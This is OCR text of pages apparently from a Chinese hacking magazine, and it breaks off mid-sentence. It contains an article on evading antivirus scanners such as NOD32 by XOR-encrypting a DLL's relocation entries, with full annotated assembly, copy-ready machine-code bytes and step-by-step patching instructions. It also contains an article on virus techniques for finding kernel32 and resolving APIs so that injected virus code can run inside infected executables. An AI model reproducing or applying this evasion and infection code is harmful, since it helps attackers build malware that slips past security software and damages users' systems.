


图 2

本文所有代码在 Windows XP SP3+WDK 中编译通过，并在 Windows XP SP3 上成功运行。如果读者要进行文件删除保护的话，还要把 NTFS 中文件对应的 MFT 保护起来，这与 NTFS 的结构相关，这里不讨论。希望本文起到抛砖引玉的作用，期待更精彩的文章出现。行文仓促，纰漏难免，欢迎批评指正。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：汇编
关键词：汇编、Dll、加密

汇编加密重定位代码免杀 DLL 文件

文/图　一个人

今天讨论的免杀重点在于 PE 文件里的重定位部分，我们在免杀 PE 文件时基本面对的文件格式有两种：EXE 文件和 DLL 文件，如果采取定位特征码的免杀方法会发现有将近一半的特征码定位在带有重定位部分的代码上。对于 EXE 文件来说这是可以忽略的，因此我们通常可以把 EXE 文件的重定位部分直接删除掉（当然大部分 EXE 文件本身也不带有重定位），所以今天我们主要针对的是 DLL 文件的重定位部分。

DLL 文件比较特殊，每次载入内存的基址都不大相同，所以为了使代码能够正常运行就必须带上重定位，因此这也是杀软特别感兴趣的位置。修改一段含有重定位的代码是比较麻烦的，不仅要考虑代码还要考虑重定位表的修改，一旦忽略某个细节就会导致程序不正常或是部分功能损失。如果一个文件中有大

量的包含有重定位的特征码，修改起来是一件非常头疼和费时费力的事。于是就有了今天的课题，我们能不能在定位前先处理下重定位这块的信息呢？如果成功的话不仅直接免杀了一部分特征码而且还改变了 PE 文件的其他一些特征码，使我们在后期做免杀时达到事半功倍的效果。答案是肯定的，今天带来的方法是直接把一个文件的重定位部分全部加密，加密成功后直接从 PE 文件信息里把重定位表清除掉，当然程序启动时首先运行解密程序恢复重定位。这样一来就达到了我们的目的，而且这种方法针对类似 NOD32 这样的杀软可以说是秒杀。因为 NOD32 通常都是定位在函数调用代码上，而 DLL 文件里的函数调用肯定也都是带有重定位的代码。

下面把完整的代码贴出来并附上相关的说明：

```
    pushad                          ; 保护现场
    call    10018020                ; 重定位
    popeax                          ; 获取现在的地址
    sub     eax, 11111111           ; 获得基址差做重定位
11111111=pop 的地址
    push    eax                     ; 将基址差压进栈 重定位用
    mov     eax, 22222222           ; 22222222=一个空白地址,这个
地址必须可写可读,并且不会被再次修改
    add     eax, dword ptr [esp]    ; 重定位
    cmp     dword ptr [eax], 1      ; 对比 如果 22222222 上的数值
是 1 的话就跳过解密
    je      short 1001809F          ; 跳过解密
    mov     dword ptr [eax], 1      ; 没解密过就标志解密
    mov     edx, 33333333           ; 33333333=文件内存基址,在
lordpe 里面显示的
    add     edx, dword ptr [esp]    ; 重定位
    push    edx                     ; 压进栈准备下面代码调用
    mov     ebp, 44444444           ; 44444444=重定位表的内存地址
    add     ebp, dword ptr [esp+4]  ; 重定位
    push    dword ptr [ebp]         ; 将重定位表第一页的地址压进栈
    add     ebp, 4                  ; 指向本页大小
    xor     eax, eax                ; 清零 eax
    xor     ecx, ecx                ; 清零 ecx
    xor     edx, edx                ; 清零 edx
    mov     ax, word ptr [ebp]      ; 将页数大小传送到 ax
    sub     ax, 8                   ; 减去下一页的 8 位地址
    mov     cx, 2                   ; 赋予 cx 为 2
    div     cx                      ; 将本页字节除以 2,获得重
定位代码个数
    mov     ecx, eax                ; 讲结果传送到 ecx,做循环用
    add     ebp, 4                  ; 指向第一个重定位代码
    xor     esi, esi                ; 清零 esi
    mov     si, word ptr [ebp]      ; 将重定位地址传送到 si
    cmp     esi, 0                  ; 对比是否是 0
    je      short 10018092          ; 如果是 0 则跳出解密
    sub     si, 3000                ; 去除 3000,获得确切地址的后
三位地址
    add     esi, dword ptr [esp]    ; 加上这页的基址
    add     esi, dword ptr [esp+4]  ; 加上文件基址
    mov     ebx, dword ptr [esi]    ; 获取被重定位的数据
    mov     edx, 55                 ; 赋予 edx 一个 key,这个 key 可
以随便
    写,55=key
    xor     ebx, edx                ; 将被重定位的代码解密
    add     ebx, dword ptr [esp+8]  ; 重定位被解密的数据
    mov     dword ptr [esi], ebx    ; 恢复加密数据
    add     ebp, 2                  ; 解密下一个重定位代码
    loopd   short 1001806C          ; 循环解密,到 ecx 为 0
    pop     eax                     ; 平衡堆栈
    cmp     dword ptr [ebp], 0      ; 查看是否全部解密完毕
    jnz     short 1001804C          ; 如果没解密完毕继续解密
    pop     eax                     ; 平衡堆栈
    pop     eax                     ; 平衡堆栈
    popad                           ; 恢复现场
    retn                            ; 退出解密函数返回
```

下面是二进制代码（方便大家实战时直接复制使用）：

```
    60 E8 00 00 00 00 58 2D 11 11 11 11 50 B8 22 22 22 22 03 04 24
83 38 01 74 6B C7 00 01 00 00 00
    BA 33 33 33 33 03 14 24 52 BD 44 44 44 44 03 6C 24 04 FF 75 00
83 C5 04 33 C0 33 C9 33 D2 66 8B
    45 00 66 83 E8 08 66 B9 02 00 66 F7 F1 8B C8 83 C5 04 33 F6 66
8B 75 00 83 FE 00 74 1B 66 81 EE
    00 30 03 34 24 03 74 24 04 8B 1E BA 55 00 00 00 33 DA 03 5C 24
08 89 1E 83 C5 02 E2 D5 58 83 7D
    00 00 75 AE 58 58 61 C3
```

这段代码既是加密代码又是解密代码，代码中通过比较来决定是加密还是解密。因为每行代码的后面都已经有详细的注释了，我就不再过多地解释代码，只把里面需要注意的细节说一下。

代码需要大家实战时手动填上的部分都用了特殊的数字来代替。11111111：这个不用说了，是上一个 POP 指令的地址，为了打造一个小的自定位代码。22222222：这里为一个空白的连续地址，此地址必须为可读可写状态，地址不要太少，通常后面还有 6～8 个字节即可。33333333：这个是加上这段代码的 DLL 文件的基址，我们直接用 LoadPe 就可以查到。44444444：这个是加上这段代码的 DLL 文件的重定位表的内存地址，同样也可以用 LoadPe 看到，但注意 LoadPe 里的是 RVA，所以我们填的时候不要忘了把那个地址加上文件基址，那样得出来的才是内存地址。55：这个是随机的，就是用来加密重定位的 KEY，大家可以自己随意变两个数字，推荐大家操作的时候先给文件加个空的区段，然后把代码写上去，这样 22222222 处的地址也保证是可读可写的。代码改好后改一个入口，先在空白地址处 Call 一下刚刚加入的这个子程序，然后调整文件的入口点，保证刚开始执行这个 Call（也就是我们的这个子程序）。都保存好后接下来要做的工作就是用 OD 载入改好的文件运行我们的代码来加密一遍重定位代码。但在加密之前需要先用 LoadPe 载入文件看下都有哪些区段的代码包含了重定位信息，因为等下我们是要往这些区段里写入加密数据的，所以必须要保证这些区段带有可写标志，点开 LoadPe 的重定位表往下拉查看所有的区段部分，比如我这个文件重定位部分包含了 TEXT、DATA、RDATA 三个区段，如图 1 所示。




图 1

那我们就需要把这三个区段都加上可写标志，如图 2 所示。




图 2

这样准备工作就完成了，文件载入 OD 后直接在我们代码的第一句 PUSHAD 处新建一个 EIP 准备从这里运行，然后在最后一句 RETN 处下一个断点。接下来我们把每个含有重定位的区段都加密下，一个个来，直接在 OD 下面的数据窗口中跳转到一个区段的首地址，然后按 F9 键，程序会在我们刚刚设的断点处停下来，然后我们需要把数据窗口里有代码的部分全部选中——复制到可执行文件——保存，继续这样依次的来，保证三个区段的代码都被加密并保存过。但有一点需要注意，当我们处理区段时发现前面地址有红色的部分时需要跳过那些红色部分的地址，那些是 IAT 部分，我们不需要保存，如图 3 所示。




图 3

每个区段依次操作完并成功的话，加密也就算完成了。如果大家对比原文件和加密后的文件会发现每个带有重定位的代码中会有一个字节已经和原来的不一样了，这就是我们加密后的结果。最后要做的工作就是把文件中的重定位表去掉，因为我们代码就是根据重定位表来加密的，现在加密后的文件已经包含了重定位了就不再需要以前的了，我们用 LoadPe 载入修改后的文件并把重定位表部分的 RAV 和大小全部填 0，如图 4 所示。





图 4

这里整个的修改过程就算完成了，经过这样处理后重定位部分的特征码全部没有了，而且如果针对 NOD32 这样的杀软话根本不需要再定位了，我们只需要再加上一段反调试代码就可以直接秒过它，同样也可以秒过其他杀软的启发式，剩下的就是某些杀软的其他位置的特征码了，再依次定位改好后就可以了。相信经过这样的处理后我们的文件免杀效果不仅强悍而且持续时间也会延长。

前置知识：VC
关键词：API、入口、DLL



动态获取 API 入口地址

文/图　stormxp

本文接二期的一篇文章《病毒技术之二：在 exe 文件中添加代码》，继续介绍病毒中所用到的一些技术。在本文中介绍另一个相对独立的技术：动态获取 API 入口地址。文章附带的源码有两个工程：GetApiAddr 为一个独立的动态获取 API 入口地址的程序；另一个 Virus 为在上一篇文章基础上进行扩展的病毒程序，这个程序把工程目录下的 test.exe 复制一份为 test_virus.exe 并在这个文件上添加动态获取 API 入口地址的代码，如果程序运行成功，打开 test_virus.exe 后会弹出动态获取的函数 MessageBox 的内存地址。

为什么要动态获取

在 Windows 的安装目录下有许多 dll 文件，这些 dll 文件其实就是一些功能模块，就是里面存放了一些具有一定功能的函数俗称 API，应用程序要在 Windows 平台上运行必须要调用这些函数。Windows 在启动时会把一些重要的模块(如 Kernel32.dll)装入内存，这些文件装入内存后，里面的每一个功能函数就对应了一个确定的内存地址，应用程序调用这些函数时只要把用到的参数压入堆栈，call 对应的函数地址就可以了。高级语言编程时编译器会在生成的可执行文件中保存这些函数的地址信息，一个完整的 exe 文件运行时系统会自动对这些函数地址进行修正，我们不需要关注其底层细节。但作为一个病毒，它的任务是把自己复制到其他可执行文件中去执行，病毒代码本身并不是一个完整的 exe 文件，但宿主文件并不会自动给病毒代码服务，让病毒代码里的 API 可以正常调用，所以病毒代码必须有自己动态获取 API 地址的能力。

动态获取 API 入口地址也不难，只要调用两个 API 就可以实

现：LoadLibrary 和 GetProcAddress，这两个函数都是位于 kernel32.dll 中的，前者为导入 dll 文件，后者通过函数名在这个 dll 文件中得到函数地址。但这两个也是系统的 API，病毒代码里这两个函数的地址怎样得到呢？

原　理

这个技术的原理是一些前辈们总结的经验，这里简单说一下。Windows 在进入应用程序之前是运行在模块 kernel32.dll 的某个函数中的（通过对 windows 的反汇编可以发现）。按照运行原理，进入应用程序之前要先把返回地址（该地址位于 kernel32.dll 中）压入栈中，再转向应用程序去执行，也就是说在刚刚进入应用程序后栈顶是一个位于 kernel32.dll 中的地址，我们得到这个地址后可以向系统内存的低地址进行搜索得到 kernel32.dll 的装载基址。因为 dll 文件也是标准的 PE 文件，所以得到装载基址后，可以通过搜索 kernel32.dll 的导出表得到 GetProcAddress 的内存地址，然后用这个函数和 kernel32.dll 的基址得到 LoadLibrary 的地址，于是问题解决了。

VC 编译器出现的问题

做底层工作很少不与编译器打交道，上面的原理放在不同的编译器上就要有不同的解决方法。VC 编译器生成的可执行文件在执行你自己的代码之前已经进行了很多额外的操作，我们称之为启动函数。如果你试图用[esp]来得到返回地址的话会失败，因为执行你的代码时已经经过了多次的压栈操作，栈顶早已不是想要的返回地址了，所以我们必须通过对可执行文件的反汇编跟踪得到都经过了哪些变换，从而在程序中得到这个地址。

下面对工程目录下的 test 工程进行反汇编，来介绍一下分析思路。

1. 用 OllyDbg 载入生成的 test.exe 文件，指针停在 00403510 处的启动函数处（这个地址与大家的可能不一样）。此处你会发现栈顶值为 7C817077，这个地址正好位于 kernel32.dll 中。开始的几句指令是编译器标志：push ebp　mov ebp , esp

2. 执行完这两句之后 ebp 所指的内存恰是栈顶，后面又执行了很多代码，这些代码执行完后 esp 早已被改了，但是 ebp 没有变（按编译器的原则这个值基本不变）。

3. 向下到 004035F4 处，这里是一个 call，正好去调用我们的主函数代码，跟踪进入。

4. 进入之后发现又执行了一次 push ebp　mov ebp , esp，再向下，ebp 的值又基本没有变。

好了，我们开始分析一下吧。进入启动函数执行完 push ebp mov ebp , esp 后，ebp 所指向的地址正好是（存放返回地址的地址）－4，也就是在进入主函数之前，我们可以通过[ebp+4]得到返回地址。进入主函数之后，又执行了一次这个过程，此时[ebp]就是原 ebp 的值，我们可以通过[[ebp]+4]得到返回地址。代码如下：

```
mov eax , [ebp]
        mov eax , [eax+4]
        mov addr,eax
```

这段代码是工程 GetApiAddr 中的实现方法，因为病毒代码并不需要经过启动代码，所以工程 virus 的实现方法略有所不同，但跟踪分析的原理是一样的，读者可以去分析练习一下。

搜索 kernel32.dll 的基址

按 Windows 系统的设计，装入 dll 文件时要从一个独立页开始，装载基址处的内容也是一个标准 PE 文件的开始。我们可以搜索返回地址低地址附近几个页的开始位置，看看是否具有 DOS 文件头，NT 文件头等 PE 文件的起始标志，有这个标志的页就是 kernel32.dll 装载的起始页。按这个方法，首先要得到返回地址所在页的起始地址，方法如下：

```
KernelBase = KernelBase & 0Xffff0000; //与后面的值进行并操作，得到页起始地址
```

然后检查本页起始处是否有 PE 文件的起始标志，如果没有则查找低地址页的起始位置，循环下去直到找到 kernel32.dll 的基址。代码如下：

```
IMAGE_DOS_HEADER *doshead;
while(KernelBase >= 0X70000000)
//如果搜索到 0X70000000，还没有找到的话说明已经不可能再找到了，直接退出
    //此句防止一个错误的值使程序出现异常
{
    //首先检查 dos 文件头
    doshead = (IMAGE_DOS_HEADER*)KernelBase;
    if(doshead->e_magic == IMAGE_DOS_SIGNATURE)
    {
        //再检查 NT 文件头
        IMAGE_NT_HEADERS* nthead;
        nthead = (IMAGE_NT_HEADERS*)((LPBYTE)doshead+doshead->e_lfanew);
        if(nthead->Signature == IMAGE_NT_SIGNATURE)
        {
            break; //成功了，退出
        }
    }
    KernelBase-=0x10000;//向低地址移动一个页面
}
```

寻找 GetProcAddress 的内存地址

这个搜索过程的原理是搜索 kernel32.dll 的导出表，把导出函数的名字与字符串 GetProcAddress 进行匹配，相等时，就可以得到函数的基址了。学习这部分关键是对 PE 文件的导出表格式要有所了解，详细知识可以去参考罗云彬的《windows 环境下 32 位汇编语言程序设计》，看雪论坛的《加密与解密》等书，这里我就不费篇幅去写了。代码如下：

```
DWORD AddrOfGetProcAddr , AddrOfLoadLib;
IMAGE_DOS_HEADER* pFile1; //指向 dos 文件头
IMAGE_NT_HEADERS* pFile2; //指向 nt 文件头
pFile1 = (IMAGE_DOS_HEADER* )KernelBase;
pFile2 = (IMAGE_NT_HEADERS*)((PBYTE)pFile1 + pFile1->e_lfanew);
//检查文件的合法性，此处略去，详见源代码
IMAGE_EXPORT_DIRECTORY *pExport;
pExport=(IMAGE_EXPORT_DIRECTORY*)((PBYTE)pFile1+pFile2->OptionalHeader.DataDirectory[0].VirtualAddress);
//以下在导出表中搜索名字为"GetProcAddress"的导出函数
char *FunName;
DWORD *AddrOfNameRVA;
WORD *AddrOfNameOrRVA;
AddrOfNameRVA = (DWORD*)(KernelBase + pExport->AddressOfNames);
for (int i = 0 ; i < (int)pExport->NumberOfNames ; i++)
{
    //得到一个导出函数的名字
    FunName = (char*)(KernelBase + AddrOfNameRVA[i]);
    //函数名与字符串"GetProcAddress"进行比较
```

```
    //为避免使用 API，此处必须自己实现比较过程
        BOOL eql = 1;          //布尔类型变量
        for (int j = 0 ; j < 15 ; j ++)
        {
            if (GetProcAddrName[j] != FunName[j])
            {
                eql = 0;
                break;
            }
        }
        //如果 eql 为 1，说明找到了，再去得到这个导出函数的基址
        if (eql)
        {
        AddrOfNameOrRVA=(WORD*)(KernelBase+pExport->Addr
essOfNameOrdinals);
        int num = 0;
        num = pExport->Base + AddrOfNameOrRVA[i];
        DWORD *AddrOfFun;
        AddrOfFun = (DWORD*)(KernelBase +
pExport->AddressOfFunctions);
        //地址保存在变量 AddrOfGetProcAddr 中
        AddrOfGetProcAddr = KernelBase + AddrOfFun[num - 1];
        break;
        }
    }
```

此时我们已经得到了 GetProcAddress 的基址，下面是调用这个函数得到 LoadLibrary 的基址，然后再调用 LoadLibrary 导入 User32.dll，再用 GetProcAddress 得到 MessageBox 的基址。这些代码都很简单，这里不再列举了。需要注意的是在 Virus 工程中的 VirusCode 函数中，不能出现任何的函数调用，甚至 cout 都不行。另外，病毒代码中也不能出现任何字符串，因为字符串在赋值时会被放在数据区中，不能随代码一起复制，所有用到的字符串都要以数组的方式进行赋值，比如下面的赋值就会出错：

